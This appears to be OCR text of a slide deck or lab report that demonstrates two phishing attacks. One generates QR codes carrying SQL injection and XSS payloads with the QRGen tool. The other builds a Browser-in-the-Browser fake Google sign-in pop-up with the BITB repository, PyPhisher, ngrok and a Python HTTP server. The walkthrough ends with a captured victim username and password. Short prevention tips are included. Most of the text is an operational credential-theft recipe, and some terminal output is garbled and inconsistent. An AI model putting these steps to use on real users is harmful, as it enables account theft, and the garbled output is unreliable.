


DEMONSTRATION

- The tool we use for creating spoofed QR codes is **QRGEN**
- Open terminal and type the following command
git clone <https://github.com/h0nus/QRGen>

EXECUTE THE FOLLOWING COMMANDS


- sudo su
- cd QRgen
- ls



A terminal window showing a root shell on a Kali Linux system. The user has navigated to the QRGen directory and listed its contents. The output shows files: demo.gif, LICENSE, README.md, words, genqr, qrgen.py, and requirements.txt.


```
[sudo] password for kali:  
[root@kali ~]# cd QRGen  
[root@kali ~]# ls  
demo.gif LICENSE README.md words  
genqr qrgen.py requirements.txt  
[root@kali ~]#
```

Now as you can see there is a file named qrgen.py execute the file using the following command Python3 qrgen.py.




A terminal window showing a root shell on a Kali Linux system. The user runs the qrgen.py script. The script outputs a QR code payload and then provides usage instructions for generating QR codes with specific parameters.

```
genqr qrgen.py requirements.txt  
[root@kali ~]# python3 qrgen.py  
e88 88e 888 88e e88'Y88  
d888 888b 888 888D d888 'Y ,e e, 888 8e  
C8888 8888D 888 88 " C8888 eeee d88 88b 888 88b  
Y888 888P 888 b, Y888 888P 888 , 888 888  
"88 88" 888 88b, "88 88" "YeEP" 888 888  
b  
8b, QRGen ~ v0.1 ~ by h0nus  
  
usage: qrgen.py -l [number]  
usage: qrgen.py -w [/path/to/custom/wordlist]  
  
Payload lists:  
0 : SQL Injections  
1 : XSS
```



The screenshot shows a terminal window titled 'root@kali:~/home/kali/QRGen'. It displays the help menu for the QRGen tool. The menu lists various payload types: SQL Injections, XSS, Command Injection, Format String, XXE, String Fuzzing, SSI Injection, and LFI / Directory Traversal. Below the payload list, there is a brief description of the tool: 'Tool to generate Malformed QRCodes for fuzzing QRCode parsers/reader'. The 'options:' section includes '-h, --help' to show the help message and exit. The 'Options for QRGen:' section includes '--list {0,1,2,3,4,5,6,7}, -l {0,1,2,3,4,5,6,7}' to set the wordlist to use.

- Now You can see a payload list.
- You can create a QR-CODE according to your required payload
- Let's create QR CODES by selecting 0 ie..., SQL Injections



The screenshot shows a terminal session where the user runs the command '# python3 qrgen.py -l 0'. The output shows the tool generating 158 payloads. The terminal ends with a warning about running Firefox as root in a regular user's session.


```
(root㉿kali)-[~/home/kali/QRGen]
# python3 qrgen.py -l 0

e88 88e 888 88e e88'Y88
d888 888b 888 888D d888 'Y ,e e, 888 8e
C8888 8888D 888 88" C8888 eeee d88 88b 888 88b
Y888 888P 888 b, Y888 888P 888 , 888 888
"88 88" 888 88b, "88 88" "YeeP" 888 888
      b
      8b, QRGen ~ v0.1 ~ by h0nus

Payload path exist, continuing...
Path already cleared or deleted..
Generated 158 payloads!
Opening last generated payload...
Thanks for using QRGen, made by H0nus..



(root㉿kali)-[~/home/kali/QRGen]
# Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /ho
```

Now the QR codes are generated in the folder qrge->genqr



Now you can see the qr codes that are generated which are attached with a payload

You can scan the qr to view the payload



CONCLUSION:


- In this way spoofed qr codes are generated

PREVENTIONS:

- Slow down:
- Before you scan a QR code, take a moment to slow down and think about what's really happening. Ask yourself: Do I know who put the QR code there? Do I trust that it hasn't been tampered with?
- Think of it as a link.
- Train yourself to treat QR codes as links. Before you even scan one, say to yourself, "I'm about to click a link. Is this safe?"
- Inspect QR code links
- If the domain doesn't match the organization that the QR code claims to come from, or if it is clearly suspicious, then something isn't right

DEMONSTRATION OF BROWSER IN THE BROWSER ATTACK(BITB)


- This is cool and an advanced phishing technique.
- Whenever a user chooses a single sign-on (SSO) option in a website or web application for signing in to their account for multiple interconnected applications, the fraudulent pop-up will be displayed to collect sensitive information about the user, including login credentials.
- Moreover, the significant difference between a phishing scam and a BIBT attack is that the pop-up window during the sign-in process would show any URL that matches the authentic one.
- In a nutshell, cybercriminals simulate a web browser window within a web browser for spoofing a legitimate domain. This attack majorly exploits the single sign-on (SSO) option, which users always prefer to stay logged in to different interconnected websites or applications.
- Users don't wish to remember long credentials. They are hesitant to provide their credentials again and again, which gives an advantage to cybercriminals as they exploit the single sign-on login preference since users can't differentiate between a fake domain or a legitimate one once a pop-up window appears.
- Various businesses offering single sign-on to their consumers for a seamless user experience across their multiple applications are always at a higher risk of compromising sensitive consumer information by falling prey to these browsers in the browser attacks. However, the businesses offering SSO capabilities must understand the risks associated with SSO and incorporate stringent security mechanisms to protect their consumer information.



DEMONSTRATION PROCESS 1:

- PRE-REQUESTS: 1) SERVER THAT HOSTS THE APPLICATION(local host/ngrok)
- Mrd0x/BITB repository
- PyPhisher tool
- Minimum knowledge of front end languages (HTML,CSS,JAVASCRIPT)

STEP 1: There is a repository called mrd0x/BITB that supports the research about BITB. We need to clone this BITB using : git clone <BITB URL




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST,IPv4 mtu 1500
        inet 192.168.0.100 netmask 255.255.255.0 broadcast 192.168.0.255
                brd 192.168.0.255 scope 0 linklayer
                link layer brd 192.168.0.255 brd 192.168.0.255 state down [internet]
                RX packets 27 bytes 2944 (2.9 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 0 bytes 0 (0.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,NOARP,IPv4 mtu 1500
        inet 127.0.0.1 netmask 255.0.0.0
                brd 127.0.0.1 scope 0 linklayer
                link layer brd 127.0.0.1 state down [loopback]
                RX packets 0 bytes 0 (0.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 0 bytes 0 (0.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[~/kali@kali:~] ->
git pull https://github.com/Veritas97/BITB
Cloning into 'BITB' ...
remote: Enumerating objects: 67, done.
remote: Compressing objects: 100% (33/33), done.
remote: Writing objects: 100% (33/33), done.
remote: Compressing objects: 100% (17/17), done.
remote: Writing objects: 100% (17/17), done.
remote: Total 33 (delta 17), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (33/33), 1.40 MiB | 133.00 KiB/s
```

STEP 2:Open terminal ,go to root kali and open BITB using : cd BITB/ ls , If we want to target the machine which is using a windows chrome of black version ,we need to open Windows-Chrome-DarkMode in BITB by :cd Windows-Chrome-DarkMode


➤ ls.




STEP 3:Go to File System in Kali and follow the path of BITB folder.



STEP 4: There is need to modify the html page,logos.....to replicate the required pop-up(say gmail)




STEP 5: You need to provide that particular phishing url or the location in source attribute of html page in windows-chrome-darkmode folder, For this we need tools. PyPhisher is one of the tools to create this phishing url. This is developed using python. There is need to clone this in another terminal(root kail): git clone <PYPHISHER URL>




STEP 6:Open this


PyPhisher in that terminal: cd Downloads \cd PyPhisher/ and execute the file called pyphisher.py as : python3 pyphisher.py and select the website that you want to replicate after giving the ngrok authtoken.(give 10 ,since it is gmail new)



STEP 7: Copy the URL generated and modify the html page as per the original page that you need then save it



STEP 8:Create a python server in first terminal rather than hosting -> [python3 -m http.server 8181](#) and hit enter.



```
root@kali:~/Desktop$ ./Simple_Text_Editor.pyp
[+] Saving file to /home/kali/Desktop/1.txt
[+] Done
[*] Enter password for kali:
[*] password for kali:
[*] Done
[*] BITB
[*] python -c "import http.server; http.server.serve_forever();"
```

STEP 9: Go to that server and there the phishing pop-up will be displayed. Enter the data in login blanks..so we can see those credentials in the attacker's terminal....This is how we usually perform BITB.

Browser In the Browser (BITB) Attack | mrtb6v/BITB: Browser In the Browser | 192.168.106.128:8181

Sign in to Google account
https://login.gmail.com/auth?id=1018011090&sessid=90890890809

Google Sign in with your Google Account Email or phone Enter your password Forgot password? SIGN IN

English (United States) Help Privacy Terms


```
[+] Saved in ip.txt
[+] Waiting for next....Press Ctrl+C to exit
[✓] Victim login info found!
[*] Gmail Username: sathvik@gmail.com
[*] Password: password1234
[+] Saved in usernames.txt
[+] Waiting for next....Press Ctrl+C to exit
```

DEMONSTRATION PROCESS 2:


➤ PRE-REQUESITES:

1. Bepractical.tech
2. Nodejs
3. Npm
4. Minimum knowledge of front end languages
(HTML,CSS,JAVASCRIPT,NODEJS)

STEP 1:There is a website called bepractical.tech that supports the research about BITB.
We need to go to this [website](http://bepractical.tech)




STEP 2:Open BITB attack tutorial,download the folder .



